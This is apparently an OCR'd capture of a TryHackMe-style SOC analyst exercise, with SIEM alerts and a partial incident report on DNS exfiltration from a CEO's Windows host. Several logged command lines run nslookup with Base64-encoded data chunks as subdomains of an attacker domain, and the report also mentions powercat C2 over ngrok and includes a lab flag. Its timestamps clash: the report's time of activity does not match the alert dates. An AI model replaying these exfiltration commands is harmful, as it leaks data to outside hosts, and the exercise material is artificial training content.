

Alert queue
0 alerts incoming
Assigned alert(s)
Write case report
1031
Suspicious Parent Child Relationship
High
Process
Sep 22nd 2025 at 19:27



1032
Suspicious Parent Child Relationship
High
Process
Sep 22nd 2025 at 19:27
Awaiting action
Description:
A suspicious process with an uncommon parent-child relationship was detected in your environment.
datasource:
sysmon
timestamp:
09/22/2025 19:25:13.123
event.code:
1
host.name:
win-3450
process.name:
nslookup.exe
process.pid:
5704
process.parent.pid:
3728
process.parent.name:
powershell.exe
process.command_line:
"C:\Windows\system32\nslookup.exe" AdAAAAHQAAAEludmVzdG9yUHJlc2Vu.haz4rdw4re.io
process.working_directory:
C:\Users\michael.ascot\downloads\exfiltration\
event.action:
Process Create (rule: ProcessCreate)
Playbook link


9/22/25
6:25:13.123 PM
{ [-]
datasource: sysmon
event.action: Process Create (rule: ProcessCreate)
event.code: 1
host.name: win-3450
process.command_line: "C:\Windows\system32\nslookup.exe" AdAAAAHQAAAEludmVzdG9yUHJlc2Vu.haz4rdw4re.io
process.name: nslookup.exe
process.parent.name: powershell.exe
process.parent.pid: 3728
process.pid: 5704
process.working_directory: C:\Users\michael.ascot\downloads\exfiltration\
timestamp: 09/22/2025 19:25:13.123
}
Show as raw text
host = 10.10.17.222:8989
source = eventcollector
sourcetype = _json


Alert queue
0 alerts incoming
Assigned alert(s)
Write case report
1032
Suspicious Parent Child Relationship
High
Process
Sep 22nd 2025 at 19:27


1033
Suspicious Parent Child Relationship
High
Process
Sep 22nd 2025 at 19:27
Awaiting action
Description:
A suspicious process with an uncommon parent-child relationship was detected in your environment.
datasource:
sysmon
timestamp:
09/22/2025 19:25:13.123
event.code:
1
host.name:
win-3450
process.name:
nslookup.exe
process.pid:
5696
process.parent.pid:
3728
process.parent.name:
powershell.exe
process.command_line:
"C:\Windows\system32\nslookup.exe" dGF0aW9uMjAyMy5wcHR488wrSy0uyS.haz4rdw4re.io
process.working_directory:
C:\Users\michael.ascot\downloads\exfiltration\
event.action:
Process Create (rule: ProcessCreate)
Playbook link


9/22/25
6:25:13.123 PM
{ [-]
datasource: sysmon
event.action: Process Create (rule: ProcessCreate)
event.code: 1
host.name: win-3450
process.command_line: "C:\Windows\system32\nslookup.exe" dGF0aW9uMjAyMy5wcHR488wrSy0uyS.haz4rdw4re.io
process.name: nslookup.exe
process.parent.name: powershell.exe
process.parent.pid: 3728
process.pid: 5696
process.working_directory: C:\Users\michael.ascot\downloads\exfiltration\
timestamp: 09/22/2025 19:25:13.123
}
Show as raw text
host = 10.10.17.222:8989
source = eventcollector
sourcetype = _json


Alert queue
0 alerts incoming
Assigned alert(s)
Write case report
1033
Suspicious Parent Child Relationship
High
Process
Sep 22nd 2025 at 19:27

1034	Suspicious Parent Child Relationship	High	Process	Sep 22nd 2025 at 19:27	Awaiting action

Description:	A suspicious process with an uncommon parent-child relationship was detected in your environment.
datasource:	sysmon
timestamp:	09/22/2025 19:25:13.123
event.code:	1
host.name:	win-3450
process.name:	nslookup.exe
process.pid:	4752
process.parent.pid:	3728
process.parent.name:	powershell.exe
process.command_line:	"C:\Windows\system32\nslookup.exe" 8KKEotTs0rSSzJzM8zMjAy1isoKKkA.haz4rdw4re.io
process.working_directory:	C:\Users\michael.ascot\downloads\exfiltration\
event.action:	Process Create (rule: ProcessCreate)


Playbook link


9/22/25
6:25:13.123 PM


{ [-]
  datasource: sysmon
  event.action: Process Create (rule: ProcessCreate)
  event.code: 1
  host.name: win-3450
  process.command_line: "C:\Windows\system32\nslookup.exe" 8KKEotTs0rSSzJzM8zMjAy1isoKKkA.haz4rdw4re.io
  process.name: nslookup.exe
  process.parent.name: powershell.exe
  process.parent.pid: 3728
  process.pid: 4752
  process.working_directory: C:\Users\michael.ascot\downloads\exfiltration\
  timestamp: 09/22/2025 19:25:13.123
}


Show as raw text


host = 10.10.17.222:8989 | source = eventcollector | sourcetype = _json



1035
Suspicious Parent Child Relationship
High
Process
Sep 22nd 2025 at 19:27
Awaiting action
Description:
A suspicious process with an uncommon parent-child relationship was detected in your environment.
datasource:
sysmon
timestamp:
09/22/2025 19:25:29.123
event.code:
1
host.name:
win-3450
process.name:
nslookup.exe
process.pid:
3700
process.parent.pid:
3728
process.parent.name:
powershell.exe
process.command_line:
"C:\Windows\system32\nslookup.exe" VEhNezE0OTczMjFmNGY2ZjA1OWE1Mm.haz4rdw4re.io
process.working_directory:
C:\Users\michael.ascot\downloads\
event.action:
Process Create (rule: ProcessCreate)
Playbook link



9/22/25
6:25:29.123 PM
{ [-]
datasource: sysmon
event.action: Process Create (rule: ProcessCreate)
event.code: 1
host.name: win-3450
process.command_line: "C:\Windows\system32\nslookup.exe" VEhNezE0OTczMjFmNGY2ZjA1OWE1Mm.haz4rdw4re.io
process.name: nslookup.exe
process.parent.name: powershell.exe
process.parent.pid: 3728
process.pid: 3700
process.working_directory: C:\Users\michael.ascot\downloads\
timestamp: 09/22/2025 19:25:29.123
}
Show as raw text
host = 10.10.17.222:8989
source = eventcollector
sourcetype = _json


Alert queue
0 alerts incoming
Assigned alert(s)
Write case report
1035
Suspicious Parent Child Relationship
High
Process
Sep 22nd 2025 at 19:27


1036
Suspicious Parent Child Relationship
High
Process
Sep 22nd 2025 at 19:27
Awaiting action
Description:
A suspicious process with an uncommon parent-child relationship was detected in your environment.
datasource:
sysmon
timestamp:
09/22/2025 19:25:29.123
event.code:
1
host.name:
win-3450
process.name:
nslookup.exe
process.pid:
3648
process.parent.pid:
3728
process.parent.name:
powershell.exe
process.command_line:
"C:\Windows\system32\nslookup.exe" RmYjEyNGZiMTY1NjZlfQ==.haz4rdw4re.io
process.working_directory:
C:\Users\michael.ascot\downloads\
event.action:
Process Create (rule: ProcessCreate)
Playbook link


i
Time
Event
9/22/25 6:25:29.123 PM
{ [-]
datasource: sysmon
event.action: Process Create (rule: ProcessCreate)
event.code: 1
host.name: win-3450
process.command_line: "C:\Windows\system32\nslookup.exe" RmYjEyNGZiMTY1NjZlfQ==.haz4rdw4re.io
process.name: nslookup.exe
process.parent.name: powershell.exe
process.parent.pid: 3728
process.pid: 3648
process.working_directory: C:\Users\michael.ascot\downloads\
timestamp: 09/22/2025 19:25:29.123
}
Show as raw text
host = 10.10.17.222:8989
source = eventcollector
sourcetype = _json


Alert queue
0 alerts incoming
Assigned alert(s)
Write case report
1036
Suspicious Parent Child Relationship
High
Process
Sep 22nd 2025 at 19:27



Report:

Time of Activity

- **Timestamp:** 08/29/2025 18:24:54.491 ❾All alerts were triggered at this exact time.

List of Affected Entities

- **Host:** win-3450
- **User:** Michael Ascot, CEO – *michael.ascot@tryhatme.com*
- **Logged-in Host:** win-3450

The incident occurred on the **CEO's machine**, which is a critical red flag.

Reason for Classifying as True Positive

- Multiple executions of `nslookup.exe` were observed, sending queries to the malicious domain **haz4rdw4re.io**.
- The DNS requests contained **Base64-encoded chunks**, which when decoded revealed a **.zip archive** containing:
  - **ClientPortfolioSummary.xlsx** ○ **InvestorPresentation2023.pptx**
  - Flag: **THM{1497321f4f6f059a52dfb124fb16566e}**
- **Domain Analysis:**
  - The domain **haz4rdw4re.io** is suspicious due to deliberate misspelling ("haz4rdw4re" instead of "hardware").
  - The **.io TLD** is frequently abused in malicious campaigns. ○ It was used both to **serve malicious scripts** and as the **destination for exfiltrated data**.

Reason for Escalating the Alert

- The victim is the **CEO (whale-phishing attack)**.
- Execution of malicious PowerShell with **powercat.ps1** connected to a C2 server via **ngrok**.
- System reconnaissance performed using **systeminfo.exe** and download of **PowerView.ps1** for privilege escalation.
- Sensitive data targeted:
  - **Client and financial records.**
  - **Bitcoin wallet passcodes.**
- **Why this is critical:** ○ Theft of confidential data.
  - Potential financial and reputational damage. ○ Direct targeting of executive-level accounts with privileged access.


Recommended Remediation Actions

